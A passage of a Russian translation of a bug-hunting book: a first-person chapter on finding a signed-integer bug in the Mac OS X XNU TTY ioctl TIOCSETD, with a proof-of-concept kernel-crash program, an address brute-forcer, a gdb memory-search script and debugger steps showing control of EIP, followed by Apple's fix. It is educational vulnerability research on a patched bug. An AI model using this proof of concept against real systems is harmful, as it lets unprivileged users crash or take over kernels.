  14. См. раздел **MSDN Library** ⇒ **Windows Development** ⇒ **Driver Docs** ⇒ **KernelMode Driver Architecture** ⇒ **Reference** ⇒ **Kernel Data Types** ⇒ **SystemDefined Data Structures** ⇒ **IRP** (Библиотека MSDN ⇒ Разработка для Windows ⇒ Описание драйверов ⇒ Архитектура драйверов ядра ⇒ Справочник ⇒ Типы данных в ядре ⇒ Системные структуры данных ⇒ IRP) по адресу: <http://msdn.microsoft.com/en-us/library/ff550694.aspx>.
  15. См. раздел **MSDN Library** ⇒ **Windows Development** ⇒ **Driver Docs** ⇒ **KernelMode Driver Architecture** ⇒ **Design Guide** ⇒ **Writing WDM Drivers** ⇒ **Managing Input/Output for Drivers** ⇒ **Handling IRPs** ⇒ **Using I/O Control Codes** ⇒ **Buffer Descriptions for I/O Control Codes** (Библиотека MSDN ⇒ Разработка для Windows ⇒ Описание драйверов ⇒ Архитектура драйверов ядра ⇒ Справочник ⇒ Руководство по проектированию ⇒ Разработка WDM-драйверов ⇒ Управление вводом/выводом в драйверах ⇒ Обработка структур IRP ⇒ Использование кодов ввода/вывода ⇒ Описание буферов в кодах запросов на управление вводом/выводом) по адресу: <http://msdn.microsoft.com/en-us/library/ff540663.aspx>.
  16. См. презентацию Джейми Батлера (Jamie Butler) «DKOM (Direct Kernel Object Manipulation) (presentation, Black Hat Europe, Amsterdam, May 2004)» по адресу: <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-butler.pdf>.
  17. <http://www.trapkit.de/books/bhd/>.
  18. Отчет, подробно описывающий уязвимость в антивирусе avast!, можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2008-002.txt>.

# ГЛАВА 7

## ОШИБКА, ДРЕВНЕЕ ЧЕМ 4.4BSD

*Суббота, 3 марта, 2007*

*Дорогой дневник,*

На прошлой неделе наконец-то прибыл мой Apple MacBook. После знакомства с платформой Mac OS X, я решил бросить свой взгляд на ядро XNU операционной системы OS X. Через несколько часов копания в коде ядра, я нашел замечательную ошибку, возникающую при обработке ядром специального TTY IOCTL-запроса. Ошибка легко воспроизводилась, и я написал код, доказывающий ее существование, позволяющий непривилегированному пользователю вызвать крах системы. Как обычно после этого, я попробовал разработать эксплойт, чтобы выяснить, можно ли эксплуатировать ошибку для выполнения произвольного кода. С этого момента стали возникать сложности. Для разработки эксплойта мне необходима была возможность отладки ядра OS X. В этом нет никаких проблем, при наличии двух Mac'ов, но у меня был только один: мой новенький MacBook.

### 7.1. Обнаружение уязвимости

Сначала я загрузил последнюю версию исходных текстов ядра XNU [1], а затем приступил к поиску уязвимости следующим способом:

- шаг 1: составил список IOCTL-запросов, поддерживаемых ядром;

*В этой главе в качестве платформы я использовал Intel Mac с операционной системой OS X 10.4.8 и с ядром xnu-792.15.4.obj~4/RELEASE\_I386.*

- шаг 2: идентифицировал входные данные;
- шаг 3: проследил движение входных данных.

Эти шаги подробно описываются в разделах, следующих ниже.

### **Шаг 1: составление списка IOCTL-запросов, поддерживаемых ядром**

Чтобы сгенерировать список IOCTL-запросов, поддерживаемых ядром, я просто отыскал в исходных текстах ядра обычные макроопределения IOCTL. Каждому IOCTL-запросу присвоен свой номер, который обычно создается с помощью макроса. В зависимости от типа IOCTL-запроса, ядро XNU операционной системы OS X определяет следующие макросы: `_IOR`, `_IOW` и `_IOWR`.

---

```
osx$ pwd
/Users/tk/xnu-792.13.8

osx$ grep -rnw -e _IOR -e _IOW -e _IOWR *
[...]
```

xnu-792.13.8/bsd/net/bpf.h:161:#define	BIOCGRSIG	_IOR('B',114, u_int)
xnu-792.13.8/bsd/net/bpf.h:162:#define	BIOCSRSIG	_IOW('B',115, u_int)
xnu-792.13.8/bsd/net/bpf.h:163:#define	BIOCGHRCMPLT	_IOR('B',116, u_int)
xnu-792.13.8/bsd/net/bpf.h:164:#define	BIOCSDRCMPLT	_IOW('B',117, u_int)
xnu-792.13.8/bsd/net/bpf.h:165:#define	BIOCGSEESENT	_IOR('B',118, u_int)
xnu-792.13.8/bsd/net/bpf.h:166:#define	BIOCSSEESENT	_IOW('B',119, u_int)

---

Теперь у меня есть список IOCTL-запросов, поддерживаемых ядром XNU. Чтобы найти исходные файлы с реализацией IOCTL-запросов, я выполнил поиск во всех исходных текстах ядра по имени IOCTL-запроса из списка. Ниже приводится пример поиска IOCTL-запроса `BIOCGRSIG`:

---

```
osx$ grep --include=*.* -rn BIOCGRSIG *
xnu-792.13.8/bsd/net/bpf.c:1143:     case BIOCGRSIG:
```

---

### **Шаг 2: идентификация входных данных**

Для идентификации пользовательских данных, отправляемых вместе с IOCTL-запросом, я исследовал некоторые функции ядра, обрабатывающие запросы. Я обнаружил, что такие функции обычно принимают аргумент с именем `cmd`, типа `u_long`, и второй аргумент с именем `data`, типа `caddr_t`.

Ниже приводится несколько примеров таких функций:

**Исходный файл** *xnu-792.13.8/bsd/netat/at.c*

---

```
[..]
135 int
136 at_control(so, cmd, data, ifp)
137     struct socket *so;
138     u_long cmd;
139     caddr_t data;
140     struct ifnet *ifp;
141 {
[..]
```

**Исходный файл** *xnu-792.13.8/bsd/net/if.c*

---

```
[..]
1025 int
1026 ifioctl(so, cmd, data, p)
1027     struct socket *so;
1028     u_long cmd;
1029     caddr_t data;
1030     struct proc *p;
1031 {
[..]
```

**Исходный файл** *xnu-792.13.8/bsd/dev/vn/vn.c*

---

```
[..]
877 static int
878 vnioctl(dev_t dev, u_long cmd, caddr_t data,
879     __unused int flag, struct proc *p,
880     int is_char)
881 {
[..]
```

Имена этих аргументов говорят сами за себя: аргумент `cmd` хранит код IOCTL-запроса, а аргумент `data` – пользовательские данные.

В Mac OS X, IOCTL-запрос обычно передается ядру с помощью системного вызова `ioctl()`. Этот системный вызов имеет следующий прототип:

---

```
osx$ man ioctl
[..]
ОБЗОР
#include <sys/ioctl.h>

int
ioctl(int d, unsigned long request, char *argp);
```

## ОПИСАНИЕ

Функция `ioctl()` позволяет управлять параметрами устройств, представленных в виде специальных файлов. В частности, через IOCTL-запросы можно управлять многими рабочими параметрами специальных символьных файлов (таких как, терминалы). В качестве аргумента `d` должен быть указан открытый файловый дескриптор.

Код IOCTL-запроса `request` содержит в себе признак того, является ли аргумент "входным" или "выходным" параметром, и размер аргумента `argp` в байтах. Макросы и определения, используемые для вычисления кода IOCTL-запроса `request`, находятся в файле `<sys/ioctl.h>`.

[..]

Когда выполняется IOCTL-запрос, в аргументе `request` передается соответствующий код IOCTL, а в аргументе `argp` – входные данные для IOCTL-запроса. Аргументы `request` и `argp` системного вызова `ioctl()` соответствуют аргументам `cmd` и `data` функций в ядре.

Я нашел, что искал: большинство функций в ядре, обрабатывающих входящие IOCTL-запросы, принимают аргумент с именем `data`, который хранит или указывает на пользовательские данные, передаваемые вместе с IOCTL-запросом.

### Шаг 3: определение порядка движения входных данных

Отыскав, где в ядре обрабатываются IOCTL-запросы, я стал проследить порядок движения входных данных через функции в ядре, пока не нашел потенциальную уязвимость. В процессе чтения исходных текстов, я натолкнулся на несколько мест, которые выглядели интригующе. Самая интересная потенциальная ошибка находилась в реализации обработки специального TTY IOCTL-запроса. Ниже приводится соответствующий фрагмент из исходных текстов ядра XNU.

#### Исходный файл `xnu-792.13.8/bsd/kern/tty.c`

[..]

```
816 /*
817  * Обрабатывает IOCTL-запросы для всех устройств tty. Вызывается после IOCTL,
818  * определяющего протокол линии передачи данных, чтобы вызвать функции,
819  * зависящие от протокола, и/или отменить эти IOCTL-команды.
820  */
821 /* ARGSUSED */
822 int
823 ttioctl(register struct tty *tp,
824          u_long cmd, caddr_t data, int flag,
825          struct proc *p)
826 {
```

```

[...]
872     switch (cmd) {           /* Обработать ioctl-запрос. */
[...]
1089     case TIOCSSETD: {      /* установить протокол линии связи */
1090         register int t = *(int *)data;
1091         dev_t device = tp->t_dev;
1092
1093         if (t >= nlinesw)
1094             return (ENXIO);
1095         if (t != tp->t_line) {
1096             s = spltty();
1097             (*linesw[tp->t_line].l_close)(tp, flag);
1098             error = (*linesw[t].l_open)(device, tp);
1099             if (error) {
1100                 (void)(*linesw[tp->t_line].l_open)(device, tp);
1101                 splx(s);
1102                 return (error);
1103             }
1104             tp->t_line = t;
1105             splx(s);
1106         }
1107         break;
1108     }
[...]
```

Когда ядру отправляется IOCTL-запрос с кодом TIOCSSETD, выбирается ветка инструкции switch в строке 1089. В строке 1090 пользовательские данные типа caddr\_t, который определен как typedef char \*, сохраняются в целочисленной со знаком переменной t. Затем в строке 1093 значение переменной t сравнивается со значением переменной nlinesw. Поскольку значение аргумента data определяется пользователем, в нем может быть передано строковое значение, соответствующее целому числу без знака 0x80000000 или выше. В этом случае, из-за преобразования типа в строке 1090, значение переменной t будет интерпретироваться как отрицательное число. Листинг 7.1 иллюстрирует, как значение переменной t может превратиться в отрицательное число.

**Листинг 7.1.** Пример программы, демонстрирующей результат преобразования типа (conversion\_bug\_example.c)

```

01 typedef char * caddr_t;
02
03 // выводит битовый шаблон
04 void
05 bitpattern (int a)
06 {
07     int      m      = 0;
08     int      b      = 0;
```



```

09  int          cnt      = 0;
10  int          nbits   = 0;
11  unsigned int mask   = 0;
12
13  nbits = 8 * sizeof (int);
14  m = 0x1 << (nbits - 1);
15
16  mask = m;
17  for (cnt = 1; cnt <= nbits; cnt++) {
18      b = (a & mask) ? 1 : 0;
19      printf ("%x", b);
20      if (cnt % 4 == 0)
21          printf (" ");
22      mask >>= 1;
23  }
24  printf ("\n");
25 }
26
27 int
28 main ()
29 {
30     caddr_t data = "\xff\xff\xff\xff";
31     int     t     = 0;
32
33     t = *(int *)data;
34
35     printf ("Bit pattern of t: ");
36     bitpattern (t);
37
38     printf ("t = %d (0x%08x)\n", t, t);
39
40     return 0;
41 }

```

Строки 30, 31 и 33 практически идентичны строкам в исходных текстах ядра OS X. В этом примере, в качестве входных данных IOCTL-запроса, было выбрано жестко закодированное значение `0xffffffff` (строка 30). После преобразования типа в строке 33 в консоль выводятся битовый шаблон и десятичное значение переменной `t`. Если выполнить эту программу, она выведет следующее:

---

```
osx$ gcc -o conversion_bug_example conversion_bug_example.c
```

```
osx$ ./conversion_bug_example
```

```
Bit pattern of t: 1111 1111 1111 1111 1111 1111 1111 1111
t = -1 (0xffffffff)
```

---

Здесь видно, что переменная `t` получает значение `-1`, когда строка символов из четырех байт со значением `0xff` каждый преобразуется

в целое число со знаком. Дополнительную информацию о преобразованиях типов и связанных с ними проблем безопасности можно найти в разделе А.3.

Если переменная `t` будет иметь отрицательное значение, проверка в строке 1093 даст отрицательный результат, потому что целочисленная со знаком переменная `nlinesw` имеет значение больше нуля. В этом случае обработка пользовательских данных будет продолжена. В строке 1098 значение переменной `t` используется как индекс массива указателей на функции. Имея возможность управлять индексом массива, можно определить произвольный адрес в памяти, откуда должно быть продолжено выполнение. Это ведет к полному контролю над потоком выполнения ядра. Спасибо, Apple, за потрясающую ошибку. ☺

Ниже описывается анатомия ошибки, изображенной также на диаграмме на рис. 7.1:

1. Берется ссылка на массив `linesw[]`, содержащий указатели на функции.
2. Подконтрольное пользователю значение используется как индекс массива `linesw[]`.
3. Определяется местоположение в памяти, подконтрольное пользователю, где предположительно хранится указатель на функцию `l_open()`. Берется предположительно указатель на функцию `l_open()` и производится ее вызов.
4. Значение по предположительно адресу функции `l_open()` копируется в указатель инструкций (регистр `EIP`).




Рис. 7.1. Описание уязвимости, обнаруженной в ядре XNU операционной системы OS X

Поскольку значение переменной `t` определяется пользователем (2), появляется возможность управлять адресом значения, копируемого в регистр `EIP`.

## 7.2. Эксплуатация уязвимости

После обнаружения ошибки я выполнил следующие шаги, чтобы получить контроль над `EIP`:

- шаг 1: вызвал ошибку, чтобы обрушить систему (отказ в обслуживании);
- шаг 2: подготовил окружение для отладки ядра;
- шаг 3: подключил отладчик к целевой системе;
- шаг 4: получил контроль над `EIP`.

### **Шаг 1: вызов ошибки для обрушения системы (отказ в обслуживании)**

После того, как я обнаружил ошибку, вызвать ее и обрушить систему было совсем несложно. Для достаточно отправить ядру поддельный IOCTL-запрос `TIOCSETD`. В листинге 7.2 приводится программный код, доказывающий правильность концепции, который был разработан для вызова краха системы.

**Листинг 7.2.** Программный код (`pos.c`), вызывающий ошибку, обнаруженную в ядре OS X

```
01 #include <sys/ioctl.h>
02
03 int
04 main (void)
05 {
06     unsigned long    ldisc = 0xff000000;
07
08     ioctl (0, TIOCSETD, &ldisc);
09
10     return 0;
11 }
```

Совершенно новый MacBook: 1149 долларов. Монитор LED Cinema Display: 899 долларов. Всего 11 строчек кода, вызывающих крах системы Mac OS X: бесплатно.

Затем я скомпилировал и запустил этот концептуальный код как непривилегированный пользователь:

```

osx$ uname -a
Darwin osx 8.8.3 Darwin Kernel Version 8.8.3: Wed Oct 18 21:57:10 →
PDT 2006; root:xnu-792.15.4.obj~/RELEASE_I386 i386 i386


osx$ id
uid=502 (seraph) gid=502 (seraph) groups=502 (seraph)

osx$ gcc -o poc poc.c

osx$ ./poc

```

Сразу после запуска я получил стандартный экран с сообщением о крахе системы Mac OS X, [2] изображенный на рис. 7.2.



**Рис. 7.2.** Сообщение о крахе ядра Mac OS X

В случае подобных аварий в ядре, в файл журнала, находящийся в каталоге `/Library/Logs/`, добавляется подробное описание аварии. Я перезагрузил систему и открыл этот файл.

```

osx$ cat /Library/Logs/panic.log
Sat Mar 3 13:30:58 2007
panic(cpu 0 caller 0x001A31CE): Unresolved kernel trap (CPU 0, →
Type 14=page fault),
registers:
CR0: 0x80010033, CR2: 0xe0456860, CR3: 0x00d8a000, CR4: 0x000006e0
EAX: 0xe0000000, EBX: 0xffff00000, ECX: 0x04000001, EDX: 0x0386c380
CR2: 0xe0456860, EBP: 0x250e3d18, ESI: 0x042fbe04, EDI: 0x00000000
EFL: 0x00010287, EIP: 0x0035574c, CS: 0x00000008, DS: 0x004b0010

Backtrace, Format - Frame : Return Address (4 potential args on stack)
0x250e3a68 : 0x128d08 (0x3c9a14 0x250e3a8c 0x131de5 0x0)
0x250e3aa8 : 0x1a13ce (0x3cf6c8 0x0 0xe 0x3ceef8)
0x250e3bb8 : 0x19a874 (0x250e3bd0 0x1 0x0 0x42fbe04)
0x250e3d18 : 0x356efe (0x42fbe04 0x8004741b 0x250e3eb8 0x3)

```

```

0x250e3d68 : 0x1ef4de (0x4000001 0x8004741b 0x250e3eb8 0x3)
0x250e3da8 : 0x1e6360 (0x250e3dd0 0x297 0x250e3e08 0x402a1f4)
0x250e3e08 : 0x1de161 (0x3a88084 0x8004741b 0x250e3eb8 0x3)
0x250e3e58 : 0x330735 (0x4050440
*****

```

Как видите, непривилегированный пользователь может вызвать крах системы. Но, возможно ли выполнить произвольный код в привилегированном контексте ядра OS X? Чтобы ответить на этот вопрос, необходимо исследовать внутреннее устройство ядра.

### Шаг 2: подготовка окружения для отладки ядра

Теперь необходимо получить возможность отладки ядра. Как упоминалось выше, при наличии двух компьютеров Mac это не является проблемой, но у меня был только один MacBook. Поэтому мне нужно было найти другой способ отладки ядра. Я решил эту проблему, собрав и установив отладчик Apple GNU debugger на компьютере, работающем под управлением ОС Linux, и подключил этот компьютер к моему MacBook. Инструкции по созданию такой отладочной системы описываются в разделе В.5.

### Шаг 3: подключение отладчика к целевой системе

После сборки отладчика Apple *gdb* в системе *Linux*, я соединил обе системы кабелем Ethernet, как показано на рис. 7.3.




Рис. 7.3. Окружение для удаленной отладки ядра Mac OS X

Затем я запустил целевую систему Mac OS X, включил режим удаленной отладки ядра и перезагрузил ее, чтобы настройки вступили в силу: [3]

```

osx$ sudo nvram boot-args="debug=0x14e"

osx$ sudo reboot

```

После перезапуска целевой системы Mac OS X я загрузил компьютер с ОС Linux и убедился в наличии связи с целевой системой:

---

```
linux$ ping -c1 10.0.0.2
PING 10.0.0.2 (10.0.0.2) from 10.0.0.3 : 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=1.08 ms

--- 10.0.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% loss, time 0ms
rtt min/avg/max/mdev = 1.082/1.082/1.082/0.000 ms
```

---

Для обеспечения надежного соединения между компьютерами, я добавил постоянную ARP-запись в систему Linux, чтобы исключить вероятность разрыва соединения в процессе отладки ядра целевой системы:

---

```
linux$ su -
Password:

linux# arp -an
? (10.0.0.1) at 00:24:E8:A8:64:DA [ether] on eth0
? (10.0.0.2) at 00:17:F2:F0:47:19 [ether] on eth0

linux# arp -s 10.0.0.2 00:17:F2:F0:47:19

linux# arp -an
? (10.0.0.1) at 00:24:E8:A8:64:DA [ether] on eth0
? (10.0.0.2) at 00:17:F2:F0:47:19 [ether] PERM on eth0
```

---

Затем я зарегистрировался в системе Mac OS X с правами непривилегированного пользователя и сгенерировал немаскируемое прерывание (nonmaskable interrupt, NMI), нажав кнопку выключения питания. В результате на экране MacBook появился следующий вывод:

---

```
Debugger called: <Button SCI>
Debugger called: <Button SCI>
cpu_interrupt: sending enter debugger signal (00000002) to cpu 1
ethernet MAC address: 00:17:f2:f0:47:19
ethernet MAC address: 00:17:f2:f0:47:19
ip address: 10.0.0.2
ip address: 10.0.0.2

Waiting for remote debugger connection.
```

---

В системе Linux я запустил отладчик ядра (описание порядка сборки этой версии отладчика gdb можно найти в разделе В.5):

---

```
linux# gdb_osx KernelDebugKit_10.4.8/mach_kernel
GNU gdb 2003-01-28-cvs (Mon Mar 5 16:54:25 UTC 2007)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "--host= --target=i386-apple-darwin".
```

---

Затем я настроил отладчик на использование протокола отладки ядра (kdp):

---

```
(gdb) target remote-kdp
```

---

После запуска отладчика я впервые подключил его к ядру целевой системы:

---

```
(gdb) attach 10.0.0.2
Connected.
0x001a8733 in lpic_dump () at /SourceCache/xnu/xnu-792.13.8/ →
osfmk/i386/mp.c:332
332          int      i;
```

---

Судя по выводу отладчика, он работает! В этот момент система OS X приостановилась, поэтому я возобновил выполнение ядра следующей командой отладчика:

---

```
(gdb) continue
Continuing.
```

---

Теперь все готово к удаленной отладке ядра целевой системы Mac OS X.

#### **Шаг 4: получение контроля над EIP**

После успешного подключения отладчика к ядру целевой системы, я открыл терминал в Mac OS X и снова выполнил концептуальный код, представленный в листинге 7.2:

---

```
osx$ id
uid=502(seraph) gid=502(seraph) groups=502(seraph)

osx$ ./poc
```

---

Система OS X немедленно приостановилась и я получил следующий вывод в отладчике в системе Linux:

---

```

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0035574c in ttsetcompat (tp=0x37e0804, com=0x8004741b,
data=0x2522beb8 "", term=0x3) at /SourceCache/xnu/xnu-792.13.8/
bsd/kern/tty_compat.c:145
145      */

```

---

Чтобы узнать, что именно вызвало сигнал SIGTRAP, я вывел последнюю выполненную инструкцию (описание команд отладчика можно найти в разделе В.4):

---

```

(gdb) x/1i $eip
0x35574c <ttsetcompat+138>:      call    *0x456860(%eax)

```

---

Вне всяких сомнений, авария произошла, когда ядро попыталось вызвать функцию по адресу в регистре EAX. Затем я вывел содержимое регистров:

---

```

(gdb) info registers
eax             0xe0000000      -536870912
ecx             0x40000001      67108865
edx             0x386c380       59163520
ebx             0xff000000      -16777216
esp             0x2522bc18      0x2522bc18
ebp             0x2522bd18      0x2522bd18
esi             0x37e0804       58591236
edi             0x0           0
eip             0x35574c       0x35574c
eflags          0x10287          66183
cs              0x8           8
ss              0x10          16
ds              0x4b0010      4915216
es              0x340010      3407888
fs              0x25220010      622985232
gs              0x48           72

```

---

Вывод отладчика показывает, что EAX содержит значение 0xe0000000. Мне было непонятно, откуда взялось это значение, поэтому я дизассемблировал инструкции, окружающие адрес в EIP:

---

```

(gdb) x/6i $eip - 15
0x35573d <ttsetcompat+123>:      mov     %ebx,%eax
0x35573f <ttsetcompat+125>:      shl    $0x5,%eax
0x355742 <ttsetcompat+128>:      mov     %esi,0x4(%esp,1)
0x355746 <ttsetcompat+132>:      mov     0xffffffa8(%ebp),%ecx
0x355749 <ttsetcompat+135>:      mov     %ecx,(%esp,1)
0x35574c <ttsetcompat+138>:      call   *0x456860(%eax)

```

---



*Обратите внимание, что дизассемблирование выполняется в стиле AT&T.*

Инструкция по адресу `0x35573d` копирует значение `EAX` в `EAX`. Следующая инструкция изменяет это значение, сдвигая его влево на 5 разрядов. Это значение используется в инструкции по адресу `0x35574c` для вычисления операнда инструкции вызова. Хорошо, а откуда взялось значение в регистре `EAX`? Взглянув на значения регистров, я увидел, что `EAX` хранит значение `0xffff000000` — значение, которое я передал в виде входных данных IOCTL-запроса `TIOCSETD`. Значение `0xe0000000` получилось в результате сдвига моего значения влево на 5 разрядов. Как и предполагалось, я могу управлять адресом в памяти, откуда будет извлекаться новое значение для регистра `EIP`. Взаимосвязь между моими входными данными и адресом в памяти можно выразить так:

---

адрес нового значения для `EIP` = (входное значение для `TIOCSETD` << 5) + `0x456860` →

---

Получить соответствующее входное значение с определенным адресом в памяти для запроса `TIOCSETD` можно двумя способами: попробовать вычислить его математически или использовать метод простого перебора. Я выбрал самый простой путь и написал программу для подбора адреса, представленную в листинге 7.3:

**Листинг 7.3.** Программа подбора входного значения для запроса `TIOCSETD` (`addr_brute_force.c`)

```
01 #include <stdio.h>
02
03 #define MEMLOC 0x10203040
04 #define SEARCH_START 0x80000000
05 #define SEARCH_END 0xffffffff
06
07 int
08 main (void)
09 {
10     unsigned int a, b = 0;
11
12     for (a = SEARCH_START; a < SEARCH_END; a++) {
13         b = (a << 5) + 0x456860;
14         if (b == MEMLOC) {
15             printf ("Value: %08x\n", a);
16             return 0;
17         }
18     }
19 }
```

```

20     printf ("No valid value found.\n");
21
22     return 1;
23 }

```

Эта программа написана с целью получить ответ на вопрос: «Какое входное значение следует передать ядру с запросом `TIOSSETD`, чтобы в результате значение, хранящиеся по адресу `0x10203040`, было скопирован в регистр `EIP`?»

```

osx$ gcc -o addr_brute_force addr_brute_force.c
osx$ ./addr_brute_force
Value: 807ed63f

```

Чтобы скопировать в регистр `EIP` значение, хранящееся в памяти по адресу `0x10203040`, в `IOCTL`-запросе `TIOSSETD` необходимо передать входное значение `0x807ed63f`.

Затем я попробовал манипулировать в регистром `EIP`, чтобы получить в нем адрес `0x65656565`. Для этого необходимо отыскать адрес в памяти ядра, где хранится это значение. Чтобы отыскать в ядре подходящую область памяти, я написал `gdb`-сценарий, представленный в листинге 7.4.

**Листинг 7.4.** Сценарий для поиска области памяти в ядре, указывающей на заданную последовательность байт (`search_memloc.gdb`)

```

01 set $MAX_ADDR = 0x00600000
02
03 define my_ascii
04     if $argc != 1
05         printf "ERROR: my_ascii"
06     else
07         set $tmp = *(unsigned char *)($arg0)
08         if ($tmp < 0x20 || $tmp > 0x7E)
09             printf "."
10         else
11             printf "%c", $tmp
12         end
13     end
14 end
15
16 define my_hex
17     if $argc != 1
18         printf "ERROR: my_hex"
19     else
20         printf "%02X%02X%02X%02X ", \
21             *(unsigned char*)($arg0 + 3), *(unsigned char*)($arg0 + 2), \

```

```

22     *(unsigned char*)($arg0 + 1), *(unsigned char*)($arg0 + 0)
23 end
24 end
25
26 define hexdump
27   if $argc != 2
28     printf "ERROR: hexdump"
29   else
30     if ((* (unsigned char*)($arg0 + 0) == (unsigned char)($arg1 >> 0))
31       if ((* (unsigned char*)($arg0 + 1) == (unsigned char)($arg1 >> 8))
32         if ((* (unsigned char*)($arg0 + 2) == (unsigned char)($arg1 >> 16))
33           if ((* (unsigned char*)($arg0 + 3) == (unsigned char)($arg1 >> 24))
34             printf "%08X : ", $arg0
35             my_hex $arg0
36             my_ascii $arg0+0x3
37             my_ascii $arg0+0x2
38             my_ascii $arg0+0x1
39             my_ascii $arg0+0x0
40             printf "\n"
41           end
42         end
43       end
44     end
45   end
46 end
47
48 define search_memloc
49   set $max_addr = $MAX_ADDR
50   set $counter = 0
51   if $argc != 2
52     help search_memloc
53   else
54     while (($arg0 + $counter) <= $max_addr)
55       set $addr = $arg0 + $counter
56       hexdump $addr $arg1
57       set $counter = $counter + 0x20
58     end
59   end
60 end
61 document search_memloc
62 Поиск области памяти в ядре, содержащей ШАБЛОН.
63 Порядок использования: search_memloc АДРЕС ШАБЛОН
64 АДРЕС - адрес начала поиска
65 ШАБЛОН - искомая последовательность байт
66 end

```

---

*gdb*-сценарий из листинга 7.4 принимает два аргумента: адрес начала поиска и искомую последовательность. Мне необходимо отыскать

область памяти, где хранится значение 0x65656565, поэтому я использовал сценарий следующим образом:

---

```
(gdb) source search_memloc.gdb
(gdb) search memloc 0x400000 0x65656565
0041BDA0 : 65656565 eeee
0041BDC0 : 65656565 eeee
0041BDE0 : 65656565 eeee
0041BE00 : 65656565 eeee
0041BE20 : 65656565 eeee
0041BE40 : 65656565 eeee
0041BE60 : 65656565 eeee
0041BE80 : 65656565 eeee
0041BEA0 : 65656565 eeee
0041BEC0 : 65656565 eeee
00459A00 : 65656565 eeee
00459A20 : 65656565 eeee
00459A40 : 65656565 eeee
00459A60 : 65656565 eeee
00459A80 : 65656565 eeee
00459AA0 : 65656565 eeee
00459AC0 : 65656565 eeee
00459AE0 : 65656565 eeee
00459B00 : 65656565 eeee
00459B20 : 65656565 eeee
Cannot access memory at address 0x4dc000
```

---

Вывод показывает наличие нескольких областей, где хранится значение 0x65656565. Я выбрал первый адрес из списка, подправил значение MEMLOC в строке 3 листинга 7.3, и запустил программу поиска соответствующего входного значения для запроса TIOCSETD:

---

```
osx$ head -3 addr_brute_force.c
#include <stdio.h>

#define MEMLOC      0x0041bda0

osx$ gcc -o addr_brute_force addr_brute_force.c

osx$ ./addr_brute_force
Value: 87ffe2aa
```

---

Затем я изменил входное значение IOCTL-запроса в концептуальном коде, представленном в листинге 7.2, подключил отладчик ядра к OS X и выполнил следующий код:

---

```
osx$ head -6 poc.c
#include <sys/ioctl.h>
```

```
int
main (void)
{
    unsigned long    ldisc = 0x87ffe2aa;

osx$ gcc -o poc poc.c
osx$ ./poc
```

Компьютер с OS X опять приостановился и отладчик на компьютере с Linux вывел следующие строки:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x65656565 in ?? ()
```

```
(gdb) info registers
eax            0xffffc5540        -240320
ecx            0x4000001         67108865
edx            0x386c380         59163520
ebx            0x87ffe2aa        -2013273430
esp            0x250dbc08         0x250dbc08
ebp            0x250dbd18         0x250dbd18
esi            0x3e59604         65377796
edi            0x0              0
eip           0x65656565         0x65656565
eflags        0x10282             66178
cs             0x8                8
ss             0x10              16
ds             0x3e50010        65339408
es             0x3e50010        65339408
fs             0x10              16
gs             0x48              72
```

Как следует из вывода отладчика, регистр `EIP` теперь содержит значение `0x65656565`. Теперь я могу управлять регистром `EIP`, но задача выполнения произвольного кода осталась пока нерешенной. В операционных системах семейства OS X, включая Leopard, ядро не отображается в память пользовательских процессов – оно выполняется в своем собственном виртуальном адресном пространстве. Поэтому нельзя вернуть адрес в пользовательское пространство, применяя обычные приемы, пригодные для Linux или Windows. Я решил эту проблему, используя в ядре методику «heap spraying» для доставки эксплойта, повышающего привилегии, и ссылки на этот эксплойт. Добиться этого помогла эксплуатация утечки памяти в ядре OS X. Затем я вычислил подходящее входное значение для запроса `TIOSSETD`, указывающее на мою ссылку. Далее это значение было скопировано в `EIP` и... бинго!

Представление исходных текстов рабочего эксплойта противоречит законам, но интересующиеся могут посмотреть короткий видеоролик на веб-сайте книги, демонстрирующий эксплойт в действии. [4]

## 7.3. Ликвидация уязвимости

*Среда, 14 ноября, 2007*

После того, как я информировал компанию Apple об ошибке, они исправили ее, добавив дополнительную проверку входных данных IOCTL-запроса.

**Исходный файл** *xnu-792.24.17/bsd/kern/tty.c* [5]

---

```
[..]
1081     case TIOCSSETD: { /* установить протокол линии связи */
1082         register int t = *(int *)data;
1083         dev_t device = tp->t_dev;
1084
1085         if (t >= nlinesw || t < 0)
1086             return (ENXIO);
1087         if (t != tp->t_line) {
1088             s = spltty();
1089             (*linesw[tp->t_line].l_close)(tp, flag);
1090             error = (*linesw[t].l_open)(device, tp);
1091             if (error) {
1092                 (void) (*linesw[tp->t_line].l_open)(device, tp);
1093                 splx(s);
1094                 return (error);
1095             }
1096             tp->t_line = t;
1097             splx(s);
1098         }
1099         break;
1100     }
